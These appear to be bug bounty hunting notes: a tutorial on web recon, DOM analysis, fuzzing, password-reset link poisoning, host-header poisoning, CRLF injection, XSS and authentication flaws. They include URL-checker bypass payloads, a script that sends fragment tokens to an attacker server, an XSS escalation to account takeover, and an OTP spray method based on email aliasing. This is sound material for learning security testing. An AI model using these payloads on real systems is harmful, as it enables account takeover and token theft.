In a forgot-password flow with a `next` (or `same`) parameter, the application may embed the user’s generated reset token into the link that gets emailed. If that `next` value is attacker-controlled, the token is sent to the attacker’s server. This is **SSRF** if you are targeting internal resources, or **link poisoning** / **URL poisoning** if you are redirecting the token externally.

Wherever you see a URL parameter, test for SSRF. It takes less than a minute.

Follow the least change principle here especially carefully — sensitive flows have more moving parts, and an unnecessary change can break the test entirely.

- Example: change `capcut.com` to `acapcut.com` — not `google.com` — on the first attempt.

Rate Limit Positioning

In a forgot-password flow with a checker function, the rate limit can be positioned in two places:

1. rate limit
 checker function
2. rate limit
 send email

If the rate limit is at position 1, aggressive fuzzing will be blocked. If it is at position 2, the checker function has no rate protection and fuzzing is unrestricted.

How to test:

Use Intruder or another fuzzer. Append a numeric payload to the parameter and fuzz from 1 to 1000. Deliberately break the `next` parameter value so it does not pass the checker function. If requests start getting blocked, the rate limit is at position 1.

If the rate limit is IP-based, switch to manual testing using characters like `@` or `\@`:

```
www.target.com\@www.attacker.com
www.capcut.com%40www.capcut.com
```

The second payload is intentionally minimal — if it is reflected in the email, you move on to further bypasses.

If you succeed in manipulating the `next` parameter, the reset email sent to the victim contains your attacker-controlled link. One click results in account takeover — the user is redirected to your server carrying their token.

URL Validation Approaches

There are two common methods applications use to validate redirect URLs:

1. Fixed URL -> regex match
2. URL parsing -> regex match
| -> parse host and validate it

Flash Point — Host Header Poisoning

Not every application uses a `next` or `redirect` parameter. Many applications build URLs using the `Host` header from the incoming request. Modifying this header can poison links that the application generates — such as password reset emails — causing them to point to an attacker-controlled domain. This achieves the same result as link poisoning through a parameter, but without a visible URL input.

Determining Client-Side vs. Server-Side Logic

When an application is built with React, Vue, Angular, or similar frameworks, the assumption is that most logic is client-side — but API calls are a different story. On specific paths, you can probe for behavioral changes using the method described earlier: insert a character like `a` at different positions in the path and observe how the response changes.

Golden Tip — Link Poisoning Attack Tree

LINK POISONING

```
|--> next | redirect | etc. parameter manipulation
|--> next | redirect | etc. parameter does not exist
      |--> Referer header
      |--> hidden parameter
      |--> Host header
```

Recap

1. More than half of the vulnerability discovery process is understanding the target's workflow.
2. In the DOM: source = input; sink = where the action happens.
3. Read JavaScript checker functions in DevTools — enter a function using the down arrow and a dot in the debugger.
4. Always start testing with harmless payloads.
5. If `.map` files are exposed, the pre-bundled source code is accessible.
6. Always follow the least change principle.
7. `new URL()` is a native JavaScript function and is considered safe.
8. JavaScript files increase attack surface and lead to more bugs.
9. URL checker function bypass techniques:
 - `site.com.attacker.com`
 - `site.com@attacker.com`
 - `site.computer` (typosquatting edge case)
10. In DOM sinks:
 - Absolute URL sink → XSS test case
 - Relative URL sink → Open Redirect test case

Hunting Tips — Part 2

Bypassing URL Checker Functions

When rate limiting becomes a problem during automated fuzzing of a URL checker (such as the next parameter covered in part one), switch to manual fuzzing.

Possible test cases:

1. `evil.com\@target.com`
2. `evil.com@target.com`
3. `evil.com%0A%40target.com`
4. `%0Aevil.com%40target.com`
5. Separators between the evil host and the target, such as `\`, `\\`, `#`
 - The `\` character may be rejected in a username field but allowed in a password field: `evil.com:pass%23%40target.com`
 - Double encoding may also help: `%255C` decodes to `%5C`, which decodes to `\`

The Least Change Principle

Do not jump straight to complex payloads. If `www.evil.com@www.company.com` worked, make the smallest possible change and confirm it still works before moving further.

If `evil.com@site.com` works, try:

1. `evil.com\@site.com`
2. `evil.com?@site.com`
3. `evil.com:passwd%23%40site.com`

4. `https://evil.com%26num%3B%40site.com`
5. `evil.com%40google.com%40site.com`
6. `evil.com:@site.com@google.com`
7. `google.com#@site.com` — in a URL this must be typed as `%26%23x23%3B%40`

When a value is placed inside an `<a>` tag's `href` attribute, HTML character references are automatically decoded by the browser, so `#` becomes `#`. Always check the `Content-Type` header: if the content type is URL-encoded, the web server decodes the data before passing it to the checker function. This means sending `%23` turns it into `#`, which fragments the URL and breaks the payload. In that case, try double encoding: `%2523` survives the first decode as `%23`, which is then decoded to `#` at the right stage.

8. If everything appears safe, an open redirect may be a game-changing entry point.

Note: Create email accounts on alternative providers such as Tuta for testing. A target site may be vulnerable, but Gmail's own protections can silently block the attack, causing you to miss a valid finding.

Escalating to Account Takeover

Once the server-side request reaches your malicious server and appears in your request logs — including sensitive parameters such as `code` or `token` — the exploitation is nearly complete. Take those parameters and replay them in a legitimate request to the target site to complete the account takeover.

Handling URL Fragments

The fragment portion of a URL (everything after `#`) is never sent to the server. If a sensitive token lands in the fragment, it will not appear in your server logs. To capture it, host a small JavaScript snippet on your server that reads the fragment, removes the hash, and forwards the value:

```
fetch('log/?data=' + btoa(window.location.hash.split('#')[1]));
```

When Certain Characters Are Blocked

- Use the browser console to fuzz JavaScript directly.
- Try visually similar Unicode characters as substitutes. For example, instead of `/` use: `/` `Ɱ` `/` `Ɱ`

Link Poisoning Edge Case

If a malformed payload breaks the link entirely — for example, inserting an unencoded `;` — the application may send an empty link to the victim. Test whether this empty or broken link can still be manipulated to serve the attack.

Host Header Poisoning and Manipulation

How It Works

In this attack, the `Host:` header in an outgoing request is modified. If the application reads routing or redirect destinations from that header, the victim can be redirected to an attacker-controlled server.

Direct Connection vs. CDN

When communicating directly with the upstream server, simply changing the `Host:` header is enough.

This does not work on sites behind a CDN. CDNs use the `Host` header to determine which site to serve. For example, over eight million sites sit behind Cloudflare. After a TCP connection is established to Cloudflare's IP range, Cloudflare reads the `Host` header to route the request to the correct origin.

Note: CDNs work with SNI (Server Name Indication). By default, `Host` and SNI carry the same value. It is possible to change the SNI (in Burp repeater) once and leave `Host` unchanged, or do the reverse — change `Host` and leave SNI unchanged — to test how each layer handles the mismatch.

Bypassing CDN Host Header Restrictions

Because the CDN enforces the `Host` header, use alternative forwarding headers instead:

1. `X-Host`
2. `X-Forwarded-For`
3. `X-Http-Host-Override`
4. `X-Forwarded-Server`

Reverse proxies sitting behind the CDN often read these headers automatically because the CDN itself injects them before forwarding the request to the upstream server.

Starting with Least Change

Begin with the smallest possible modification — append a port number to the existing host value:

`Host: www.target.com:443`

`X-Host: www.target.com:443`

If a `next` parameter exists and is confirmed safe, try removing it. The application may fall back to reading the redirect destination from the `Host` header.

Deep Recon: Threat Modeling

After completing deep recon and building a mindmap of the application's workflow, focus on individual components and apply threat modeling to each one.

Mass Assignment and DOM XSS

Identifying the Attack Surface

Consider an edit profile feature where a user can update fields such as a bio and submit the changes. A POST request is sent to an endpoint. Open the profile page in the same session and monitor responses in Burp Suite to identify which response contains the submitted data.

With both the update request and the reflected response visible, add extra fields from the response directly into the update request and submit them with arbitrary values.

Confirming the Vulnerability

If a field that should not be user-modifiable changes, a mass assignment vulnerability is confirmed.

Inject many parameters at once, then remove them one by one if an error appears. An error is a positive signal — it indicates the application is parsing that parameter rather than ignoring it. Remove parameters one at a time to isolate the root cause, then test the identified parameter with different values. Also search the DOM for reflected values.

The type of input a parameter accepts determines follow-on test cases. If the parameter is a URL, test for SSRF. After sending the modified request, re-fetch the profile response to confirm whether the value changed.

Always respect the **Content-Type**: JSON endpoints will not accept URL-encoded bodies.

If values are reflected in the response, test for XSS, SSTI, and CSTI. After a successful injection, browse to any page that reflects that value to confirm the impact.

Test Cases for Edit Profile

1. Mass assignment
2. Broken access control

Sensitive API endpoints carry additional test cases:

1. CORS misconfiguration
2. Cache deception

Recap

1. Special characters may be rejected in a username field but accepted in a password field: `user:pass\@site.com`
2. Additional API parameter names can often be found by searching the DOM.
3. If a value is placed in an `<a>` tag's `href` attribute, HTML encoding and character references apply.
4. The password reset function is a target for:
 - Host header poisoning
 - Hidden parameters discoverable through fuzzing
 - Header reflection
5. Test cases must be discovered dynamically as you explore the application.

6. Failures carry lessons. Never give up.
7. If the content type is URL-encoded, the web server or application decodes the data before passing it to the checker function.
8. Begin host header poisoning by changing only the port number — least change first.
9. Use interactsh-web or Burp Collaborator during signup to verify server-side header manipulation.
10. Different parts of an application produce different test cases. A vulnerability cannot be forced onto a target.
11. Vulnerability discovery = solid recon + dynamic test case generation + time spent in the right place + creativity.
12. Any feature that converts text to HTML or PDF likely uses a template engine — test for SSTI and CSTI in these cases.

General Recap and Common Questions

General Recap

1. **Mindset is the most critical variable.** Keep trying and never stop refining your approach.
 - As a hacker, mindset drives deep recon, which leads to test cases, which leads to vulnerability discovery.
 - A wrong mindset looks like assuming that knowing JavaScript is only useful for finding XSS.
 - Think of it like chess: every move (test case) is backed by a strategy. A bad move can still be recovered if the underlying strategy is sound.
2. **The target provides vulnerabilities — the hacker does not force them.** You cannot push SSRF onto an application that has no surface for it. It is like fishing: cast your hook and take what the water gives you. Throwing a net and expecting only one type of fish is not how this works.
3. If an HMAC is present, it is either hardcoded or generated by the browser.
4. DOM-created reflections exist and, if vulnerable, can lead to DOM XSS.
5. Build payloads starting from something harmless, follow the least change principle, and develop them incrementally.
6. If a replacement or sanitization happens after the rule set is applied, it is a critical weakness.
7. XSS is not limited to HTML context — it can appear across different content types.
8. If a website has desktop and mobile applications that each implement OAuth independently, test all of them. Different implementations mean different vulnerabilities.
9. Wayback Machine surfaces old data: historical URLs, deprecated parameters, and forgotten endpoints.
10. Active crawling is mostly useful in automation. In manual hunting it is less valuable, since modern single-page applications do not yield useful results from automated crawlers.

11. When fuzzing:
 - Look for a hook — something in the response that confirms the parameter is being processed.
 - Follow the least change principle.
 - Recognize the pattern before loading a wordlist.
 - Pay attention to similar parameter names — they often reveal naming conventions used elsewhere.
 12. Fuzzing has two main purposes:
 - Discovering hidden resources.
 - Triggering unexpected behavior.
 13. Add newly discovered parameter names and relevant keywords to your custom wordlist as you go.
 14. **HDOM** is a self defined concept referring to sending an HTTP request that contains DOM code — useful when testing how server-side processing handles client-side constructs.
 15. The password reset functionality is always worth careful attention.
-

Common Questions

How Do I Choose a Program?

Many mentors advise picking one program and committing to it from the start. A more practical approach is to test around 20 to 25 programs, spending roughly 5 to 10 days on each. As you work through them, maintain a tracking table — a spreadsheet works well — and record each program alongside the technologies it uses and whether you found the target engaging.

After roughly 20 programs you will have a clear picture of which types of targets suit your skills and interests. OWASP knowledge is enough to hunt vulnerabilities; the other essential skill is knowing how to recon effectively.

There Is Too Much Functionality — Where Do I Start?

Everything should eventually be tested, but abstraction matters. A news site with a path like `/news/325` may have thousands of posts, but all of them resolve to a single endpoint. There is no need to manually test every page — test the endpoint once.

The DOM Is Hard to Read

It gets easier with experience. Reading JavaScript fluently takes time, but once you have it the DOM becomes navigable. Wide recon alone can surface bugs without any JavaScript knowledge, but relying only on that limits your depth and will not make you a strong hacker.

The Hunting Workflow

The full flow looks like this:

Choosing a program

- > Wide recon
 - > Deep recon on assets found during wide recon
 - > Threat modeling
 - > Vulnerability discovery
 - > Exploitation
 - > Reporting

If you get stuck between deep recon and vulnerability discovery, work through these three steps in order:

1. **Deep recon comes first** — keep expanding the attack surface. Find more entry points before moving on.
2. **Apply threat modeling to each attack surface.** For example, if you find a profile edit API, threat modeling means listing what can be tested there: IDOR, mass assignment, file upload, and so on.
3. **Derive concrete test cases from the threat model.** If there is a profile picture uploader, test it by uploading an SVG to probe for XSS, or supply an absolute path to test for SSRF.

Focus on depth, but do not skip surface-level checks that are commonly overlooked — low-hanging fruit is still fruit.

Hunting Tips — Part 3

Input in Response Headers — Threat Modeling

When user input is reflected directly in the `Location` header of a response, a viable threat model includes XSS. The same logic applies to any other response header — always ask what can be injected and what effect it produces downstream.

CRLF Injection

CRLF stands for Carriage Return (`%0D`) and Line Feed (`%0A`) — together they represent a line break in HTTP. If user input containing these characters is placed unsanitized into a response header, the HTTP parser may interpret the injected bytes as genuine header boundaries, leading to unexpected behavior in the response structure.

CRLF injection rarely stands alone. It is most impactful when chained with other vulnerabilities such as XSS, SSRF, cache poisoning, or header injection.

Example

Consider a vulnerable application that places user input directly into the `Location` header:

```
HTTP/1.1 302 Found
Location: http://vulnerable-site.com/search?q=user_input
Content-Type: text/html
```


If the attacker submits the following payload: (remove backslashes and newlines)

```
some_text%0d%0aContent-Length:%200%0d%0a%0d%0a\  
HTTP/1.1%20200%200K%0d%0aContent-Type:%20text/html%0d%0a\  
Content-Length:%2030%0d%0a%0d%0a<html><body>owned</body></html>
```

The server response becomes:

```
HTTP/1.1 302 Found  
Location: http://vulnerable-site.com/search?q=some_text  
Content-Length: 0
```

```
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 30
```

```
<html><body>pwned</body></html>
```

The injected CRLF sequences split the original response and introduce a completely fabricated second HTTP response. Beyond response splitting, CRLF injection can be used to inject arbitrary headers into the original response.

Properties as Parameters

Visible parameters sometimes appear in responses as object notation, for example:

```
...parameter.property=value;...
```

Properties are also valid parameter candidates. For instance, in `idgf.btag`, the value `btag` may be a legitimate URL parameter. Properties exposed in response objects should be added to your fuzzing scope.

Flash Point

Unicode characters execute but cannot be used for breaking out of a context.

Parameter Fuzzing — Least Change

Apply the least change principle to parameter fuzzing as well. New parameters should always be appended to the end of the existing query string. When running `x8`, supply the full existing query string so the tool builds on what is already there rather than replacing it.

API and Cross-Origin Considerations

When the site and its API are hosted on separate domains, expect preflight requests (`OPTIONS`). Fuzz that API independently.

Tokens vs. Cookies

If the Content-Type is `application/javascript` or `application/json`, expect authentication tokens rather than cookies. The reasons:

- Cookies are tied to the HTTP session model. When cookies are used, the server must maintain session state. Tokens are self-contained — they carry all required data and are stateless.
- In modern web applications, the backend acts purely as an API server.
- A JSON content type signals you are communicating with an API, and APIs prefer tokens over cookies.

Identifying the Backend

In RESTful APIs, response headers and error messages often reveal the backend framework. An `X-Powered-By: Express` header, for example, strongly suggests a Node.js backend.

First Tests on a New API

Once you have a request, send it to Burp Repeater and start with HTTP verb tampering — change `POST` to `GET` and observe the result.

In a RESTful API, how the application passes data is method-dependent.

Also test whether partial API routes still resolve. If the full route is `/api/v1/users/authenticate`, try dropping segments from either end and observe whether the endpoint still responds.

API Route Fuzzing

When fuzzing API routes, target one segment at a time. For a full route such as `/api/v1/users/authenticate`, fuzz each part separately:

```
/FUZZ/v1/users/authenticate
/api/FUZZ/users/authenticate
/api/v1/FUZZ/authenticate
/api/v1/users/FUZZ
```

Or use a wildcard approach:

```
/api/v1/FUZZ
```

Always verify fuzzing results against a known hook — in this example, the `authenticate` endpoint confirms you are still targeting the correct application path.

REST API and SPA Deployment Patterns

Two common deployment models exist:

1. **Single domain** — the SPA and the API share one domain. Authentication may use either cookies or tokens. No reverse proxy is involved.

2. **Separate domains** — the SPA and the API are hosted on different domains. This setup is almost always token-based.
-

Expanding Attack Surface After the Seven Questions

Once the seven core questions about the application have been answered, move into deeper deep recon to expand the attack surface. This includes:

- Search engine dorking
 - Wayback Machine
 - Passive crawling
 - Active crawling (using tools such as `jscrawl`)
-

Blocked Authentication — Dynamic Test Cases

Some services are internal-only and provide no public registration. Authentication may also be protected against brute force. In these cases, generate dynamic test cases rather than stopping.

The decision tree looks like this:

```
Authentication class
-> Brute force is blocked
-> No public registration
  -> Threat modeling
    -> Look for hidden registration endpoint
      -> Fuzzing
      -> DOM analysis
    -> Search for leaked credentials
```

For example, if the normal authentication route is:

```
POST /api/v1/users/authenticate
```

A hidden registration endpoint might exist at:

```
POST /api/v1/users/register
POST /api/v1/users/signup
POST /api/v1/users/<FUZZ>
```

Handling 403 Responses

When a 403 Forbidden is returned, identify what is blocking access. Find that element — through DOM analysis or fuzzing — then include it in your request and attempt to manipulate it in a way that bypasses the restriction.

How to Search the DOM

Search for the target parameter name, or search for the full endpoint string and progressively remove segments from both the left and right:

```
/api/v1/users/authenticate  
/api/v1/users  
/api/v1  
/api
```

Before Searching

On modern framework sites such as Vue or React, check whether `.map` files are publicly accessible. Source maps expose the original, unminified JavaScript and make DOM analysis significantly easier.

Search Strategy

- Use your hook to navigate toward information-gathering entry points.
- Search recursively — take results from a first search and search for those results again.
- The goal is to locate the test case handler.
- Search for partial routes, preferring to drop from the left: `/api/v1/dashboard/` → `/v1/dashboard/` → `/dashboard/`
- Keep search terms specific enough to avoid thousands of results.

Some routes are publicly visible, while others return a **403**. If one route and its handler function can be identified, the same handler often exposes sibling routes.

When a parameter is found (GET or POST), search for it in the DOM to find expected values, then supply those values in the request and observe for unexpected behavior. There is no specific goal — unexpected behavior is the goal.

Reading the DOM is not easy and there is no fixed checklist. It requires creativity and accumulated experience. This step takes time and must not be skipped — it is one of the most important parts of deep recon.

Middleware in Modern Web Applications

In Node.js applications — and increasingly in other modern stacks — a concept called middleware sits between the incoming HTTP request and the route handler:

HTTP request --> Middleware (auth check) --> Route handler (function/endpoint)

Middleware executes before the request reaches the function behind the route, typically to verify authentication or enforce access control. Understanding where middleware is applied helps identify routes where access control may be inconsistent or bypassable.

Unexpected behavior is the root of all vulnerabilities.

Recap and Extra Tips

1. A web application can use both SQL and NoSQL databases simultaneously.
2. Hacker mindset applied to JavaScript:
 - JS files expand the attack surface and surface more vulnerabilities.
 - Tune your tests based on threat modeling.
 - Do not spray payloads blindly or overcommit to a single attack path.
3. Do not fuzz aggressively on SPAs until there is a clear sign worth following.
4. Least change applies to URL parameters: use `waybackurls` to recover historical URLs and parameters. Do not drop existing parameters while testing or fuzzing.
5. The hunting loop: deep recon → threat modeling → vulnerability discovery → repeat.
6. When fuzzing API endpoints, also fuzz the API version segment:

```
GET /api-<FUZZ>/v<FUZZ>/...
```
7. Middleware exists in modern web applications and can also appear in legacy architecture.
8. Parameter re-use works in almost every application — a parameter accepted in one endpoint may be accepted and acted on elsewhere.
9. In an uploader, if you clear the file data and send a URL in its place, the server may fetch that URL — a potential SSRF entry point.
10. A 5xx response (500, 503, etc.) indicates something is wrong on the server side. You may or may not be able to resolve it, so:
 - Fuzz headers and parameters (both GET and POST).
 - Do not spend excessive time on it.
11. Active crawling surfaces:
 - Parameters specific to certain routes.
 - Public routes.
 - Authenticated routes.
 - Hidden resources discovered through fuzzing.

Hunting Tips — Part 4

Custom Encoding and Encryption

During authentication testing, injecting `%0A` (URL-encoded Line Feed) at the end of an email address can sometimes lead to account takeover. If the content type is URL-encoded, `%0A` can be used directly. If the content type is JSON, that character cannot be injected the same way — try changing the content type header first.

Some applications apply custom encoding or encryption to data before it reaches the backend. When you observe that input values are being transformed before the request is sent, there is encoding or encryption happening client-side. The manipulation must account for that transformation.

Finding the Encoding Logic in the DOM / HOW TO SEARCH IN DOM

There is no fixed method for locating the code responsible for encoding or encryption. Search the DOM until you find it.

Use a hook to narrow the search:

1. **The request path** — for example `/passport/web/user/...`. Drop segments one at a time from the left.
 - Left-side removal is preferred because paths are usually relative, and the programmer concatenates them with a base API path. The rightmost segments are the most specific and therefore the most useful hooks.
2. **Other words and request parameters** — these produce more results but are still useful.

Apply the abstraction principle: discard irrelevant occurrences and avoid rabbit holes.

Using the Debugger

In the browser debugger, set breakpoints to observe values and execution flow at runtime. The console allows you to evaluate expressions and inspect variables live. The stack trace shows every function called since the page loaded — click any entry to jump to that function. Use the “step into” option to follow execution inside a function.

Using Breakpoints and the Call Stack

1. Identify the target request in the **Network** tab:

```
POST /passport/web/user/login
```

2. Open **Sources/Network** → **XHR/fetch Breakpoints** and add a breakpoint using a unique part of the request URL:

```
user/login
```

3. Trigger the request again. The debugger will pause immediately before the request is sent.
4. Inspect the **Call Stack** panel. It shows the sequence of functions that were executed before reaching the request:

```
sendRequest  
encryptPayload  
login  
onclick
```

5. Click any function in the Call Stack to jump directly to its source code and inspect its logic.
6. Use **Step Into (F11)** to enter functions one by one and follow the execution flow until the encoding or encryption logic is found.

This approach is usually much faster than manually searching through JavaScript files because the Call Stack leads directly to the code involved in building and sending the request.

What Should You Search For?

Search for values that are closely related to the functionality you are investigating.

Common hooks include:

- Request URLs

```
/passport/web/user/login  
/api/auth/login  
/graphql
```

- Request parameter names

```
email  
username  
password  
token  
userId
```

- API-related keywords

```
login  
register  
auth  
verify  
resetPassword
```

- Unique strings visible in requests or responses

```
invalid password  
user not found  
access denied
```

- DOM element IDs, names, or classes

```
<input id="email">  
<button id="login-btn">
```

Search for:

```
email  
login-btn
```

- JavaScript functions that often process data

```
fetch  
XMLHttpRequest  
send  
encrypt  
encode  
sign  
hash  
btoa  
atob
```

Injecting a Newline After Finding Custom Encoding

Once the encoding function is identified, to inject a newline character (%0A) and get the correctly encoded output, do not rely on `\n` alone — it may not be parsed as a newline in all contexts. Use:

```
'defaultvalue' + String.fromCharCode(10)
```

This produces a string with an actual newline appended, which can then be passed through the encoding function.

Authentication Start

Gmail Address Aliasing

Gmail treats the following addresses as identical:

```
sora@gmail.com  
sora+1@gmail.com  
s.o.r.a@gmail.com
```

The `+anything` suffix and dots in the username are ignored by Gmail and all resolve to the same inbox.

OTP Rate Limit Bypass Using Aliasing

Consider a forgot-password flow where an OTP is sent to the provided email address. After three failed attempts, the code expires. If the rate limit is tied to the email string rather than the underlying account, the aliasing behavior can be exploited.

The attack scenario: attempt twice with `sora+1@gmail.com`, twice with `sora+2@gmail.com`, and so on. Each alias is treated as a different email by the application's rate limiter, but they all deliver to the same inbox.

Note: A safe implementation would normalize `sora+<n>@gmail.com` to `sora@gmail.com` before checking the rate limit. The presence of this vulnerability depends entirely on whether the application normalizes the address.

How to Detect This

1. Attempt to log in with `sora+1@gmail.com`. If you land in the `sora@gmail.com` account, the two addresses resolve to the same account.
 2. Request an OTP for `sora@gmail.com`, then attempt to use that code in a request where the email has been changed to `sora+1@gmail.com`. Do not forget URL encoding where required.
-

Two Attack Scenarios

Scenario 1 — OTP Brute Force (Critical)

Both `sora@gmail.com` and `sora+1@gmail.com` resolve to the same account, and they share the same OTP code.

- The application's rate limit is tied to the email string, so rotating aliases bypasses it.
- If the rate limit is IP-based, it is also vulnerable because IPs can be rotated.
- Brute force the OTP code across aliases.

Scenario 2 — OTP Spray Attack (High)

Both addresses resolve to the same account, but each alias receives a different OTP code.

- One OTP code is constant; the email address is the variable.
- This becomes a password spray attack, not a brute force.

Attack steps:

1. Send a forgot-password request for `sora+1@gmail.com` through `sora+9999@gmail.com`.
2. Then send a change-password request cycling through each alias with a single guessed OTP:

```
email=sora@gmail.com&OTP=5499
email=sora+1@gmail.com&OTP=5499
...
email=sora+9999@gmail.com&OTP=5499
```

3. Since all aliases map to the same account, there is a high probability that one of the 10,000 addresses has **5499** as its active OTP.

If there is a time limit — for example, the code expires after one minute — run the attack in a distributed manner. Completion within the time window is achievable.

When This Attack Does Not Work

- A CAPTCHA is present.
- `sora` and `sora+1` resolve to different accounts.
- Three OTP failures against any alias immediately expire the code globally.

Detection Flow Summary

The bug starts with confirming that `user@gmail.com` and `user+1@gmail.com` are the same account. Request an OTP, then open the magic link or submit the code using the `+1` variant of your address. If it succeeds, you are in Scenario 1. If it fails, test Scenario 2.

OTP codes vary in digit length. The number of spray requests scales with that length:

- 4-digit OTP: up to 10,000 requests
- 6-digit OTP: up to 1,000,000 requests

Be aware that leading zeros may or may not be valid — this reduces the actual search space in some implementations.

For a proof of concept, there is no need to demonstrate the full request volume. Explaining the theoretical completeness is sufficient.

Flash Point

Shortest Practical XSS Payload

```
<svg/onload=eval(`'+URL)>
```

When the browser parses the `<svg>` tag, `onload` fires. `URL` is the full page URL, for example:

```
http://site.com/index.html?parameter=value
```

The backtick expression prepends a single quote, producing:

```
'http://site.com/index.html#';alert(document.cookie)
```

`eval` receives a string that starts and ends with a valid string literal, with executable code injected after the `#` fragment — which is never sent to the server and therefore bypasses WAF inspection.

Edit the URL to:

```
...index.html#';alert(document.cookie)
```

Any tag with an event listener works as a substitute:

```
<iframe/onload=eval(`'+URL)>
```

Flash Point — XSS to Account Takeover

After confirming XSS, escalate to account takeover through one of the following:

1. **Steal cookies or tokens** — cookies are often `HttpOnly` and cannot be read by JavaScript, but tokens stored in `localStorage` can be read directly.
2. **Change the password** — use the XSS to issue a password change request on behalf of the victim.
3. **Account binding** — if the application supports linking to OAuth providers (Apple, Facebook, Google, TikTok, etc.), use the XSS to bind the victim's account to an attacker-controlled OAuth identity. The attacker can then log in using their own provider credentials.

Application to Web

This refers to transferring an authenticated session from a mobile or desktop application to the web browser — similar to magic links.

Native applications have no concept of cookies and no `Origin` header. A website's origin is a defined value such as `http://site.com`. The bridge between these two environments is tokens.

During testing, click every element inside the application that triggers a transition to the web browser. These transition points are high-value targets — they combine two different authentication contexts and commonly contain vulnerabilities. Analyze all of them carefully.

Redirect Parameters — JS vs HTTP Handling

When a redirect parameter is present, determine whether it is handled by JavaScript or by an HTTP status code redirect.

If JavaScript handles the redirect, test for XSS using:

```
redirect_url=javascript\t:alert(origin)
```

The `\t` (tab character) is used because browsers accept several whitespace characters between `javascript` and `:` and still treat the value as a `javascript:` URI. The following script enumerates all code points the browser accepts in that position:

```
log = []
let anchor = document.createElement('a');
for (let i = 0; i <= 0x0ffff; i++){
  anchor.href = `javascript${String.fromCharCode(i)}:`;
  if (anchor.protocol === 'javascript:'){
    log.push(i);
  }
}

console.log(log);
log.map(x => String.fromCharCode(x));
```

Browser output:

```
(4) [9, 10, 13, 58]
(4) ['\t', '\n', '\r', ':']
```

Characters 9, 10, and 13 — tab, newline, and carriage return — are all accepted by the browser between `javascript` and `:`.

Modern CSRF — QR Code Login

Where a request does not require prior user consent or interaction beyond a trigger action, CSRF is a valid test case.

QR code login is a concrete example. If an attacker can force a victim to scan a crafted QR code that sends a login request, a fully authorized and legitimate-looking request is issued on the victim's behalf. This is a form of modern CSRF — no forged tokens, no modified headers — just a legal request sent without the user's intent. This also connects to the HDOM concept covered earlier.

Flash Point

In the browser's inspect panel, switching the view to mobile mode may reveal links and UI elements that are not shown in the desktop layout. These can expose additional attack surface.

Flash Point — Finding DOM XSS via Sources and Sinks

To discover DOM XSS, search for sources and sinks. Searching for sinks directly is easier. If you are targeting a specific parameter, search for its source. Different pages load different JavaScript, so repeat the search across multiple pages. Searching in the raw page source is faster than using the debugger, but less precise.

Recap

1. Switch the browser to mobile view to discover additional links and hidden UI elements.
2. If `email@gmail.com` equals `email+1@gmail.com`:
 - OTP brute force attack is possible.
 - OTP spray attack is possible.
 - If there is a time limit, run the attack in a distributed system.
3. ASCII characters 0–15 (decimal) injected into an email field may produce unexpected application behavior.
4. HDOM can lead to modern CSRF.
5. In DOM XSS analysis, different pages load different JavaScript — new sources and new sinks may appear on each page.
6. A source and its corresponding sink may exist in completely different parts of the page.
7. Prioritize Application to Web features — they are more likely to contain vulnerabilities.
8. Tricky XSS payload: `<svg/onload=eval(''+URL)>` combined with `http://site.com/#';alert(origin`
9. To find source and sink trigger points, set breakpoints and browse the site normally.
10. Regex searches in source code can surface relevant patterns, for example:
`bind.*account`

Broken Authentication

One of the most important parts to test in every system and application is authentication. It is more complex than other vulnerability classes.

How do we discover authentication vulnerabilities?

Deep Recon

Some parts of deep recon must already be done:

1. Look for JS files.
2. Search the DOM for endpoints.

3. Fuzzing (wordlist):
 - Hidden registration endpoint
 - While logged in
4. Etc.

When we say broken authentication, we mean the entire authentication class, including: registration, sign in, 2FA, OAuth, forgot password, link account, transfers, and other schemes.

Sign In

Signing into an application does not have a special category of bugs, and writing test cases for it alone is not that productive. Read JavaScript, fuzz parameters, etc. — these are deep recon tasks, not authentication-specific tests.

Test over 100 login pages to learn the patterns. Determine the flow exactly, look for custom implementations, and try to manipulate the flow.

For example, the normal flow is:

```
client --> credentials --> server check --> cookie or JWT
```

Everything outside of this is custom.

Registration

No Registration?

If there is no registration, fall back to deep recon — fuzzing, DOM analysis, etc.

Confirmation Link (Account Activation)

There are three different behaviors after registration in web applications:

1. Login is not allowed until email confirmation is completed (confirmation link sent to email).
2. Login may not be restricted, but activation is still required.
3. Instant login — no confirmation required.

For cases 1 and 2, look for a verification bypass. For example: is the confirmation link random enough? Does a valid unused code work for a different email address?

For case 3, there are payloads to test against a user that already exists:

```
victim@gmail.com%0A    (test the full ASCII important ranges, not only %0A)
victim+a@gmail.com
```

Most of the time, payloads including these ranges will be normalized, and this normalization can happen at different levels — vulnerabilities may occur at any of them.

The key question: the victim's account already exists, and we register an account using a payload that targets the same account. Once we log in, whose account do we land in — a new one, or the victim's?

Special Accounts

There is another test for instant login. On some websites and services, register using big company email addresses (login must be instant), for example:

```
attacker@github.com
attacker@amazon.com
hacker@company.com
admin@site.com
```

We might end up with a higher-privilege panel than a normal user.

Flash Point

A vulnerability only exists when a specific condition is met. For example, in XSS, if angle brackets are encoded, that input is not vulnerable. If the registration flow has a solid verification step, the system is not vulnerable. What matters is the ability to analyze the application's behavior accurately.

Transfers

Transfer has a close relationship with OAuth, because OAuth works based on a redirect URL where a token is transferred — and so does transfer.

What does transfer mean? Inside an application's login flow, there may be different authentication options, such as “login with Apple.” Clicking it opens the Apple site. This is called a transfer:

```
app --> another service/system/site --> authentication --> app
```

What is the difference from OAuth? OAuth is a protocol with defined rules. Transfer has no strict rules and has many different implementations. Because of this, OAuth has well-defined test cases, but transfer does not — we rely on knowledge and analysis.

There are two possibilities:

1. There is a redirect URL to grab the token.
2. There is a confirmation HTTP request.

And also different types:

1. JSONP (insecure by default)
2. CORS
3. Top-level cookie

For example, in a vulnerable system, clicking “login with <someWhere>”, copying the navigation link, and sending it to a victim — if the victim clicks it, we are logged into their account. This is a one-click ATO.

Authentication is transferred from a provider to the application.

What is the safe implementation? The app must be opened on the victim's own device.

How do we determine the flow? When working with a native application on Windows, Linux, Mac, Android, etc., there is a system proxy. Find it and route the traffic through Burp Suite. Then analyze the Burp traffic to recognize the flow.

For example:

```
user --login button--> application
application --authenticate ID--> server
application --authenticate ID--> server
application --authenticate ID--> server
application --authenticate ID--> server

... application keeps sending this request to check if-
- login is validated, current state is FALSE

server --ID--> saved (check FALSE)
user --sign in with apple--> server --> redirect
user <--login successful--> apple
user <--code -> POST + redirect uri--> server
user --code -> GET--> server (redirect uri -> login update)
...
application --authenticate ID--> server
server check (TRUE)
```

This flow is different in every application and can only be determined through packet analysis.

OAuth

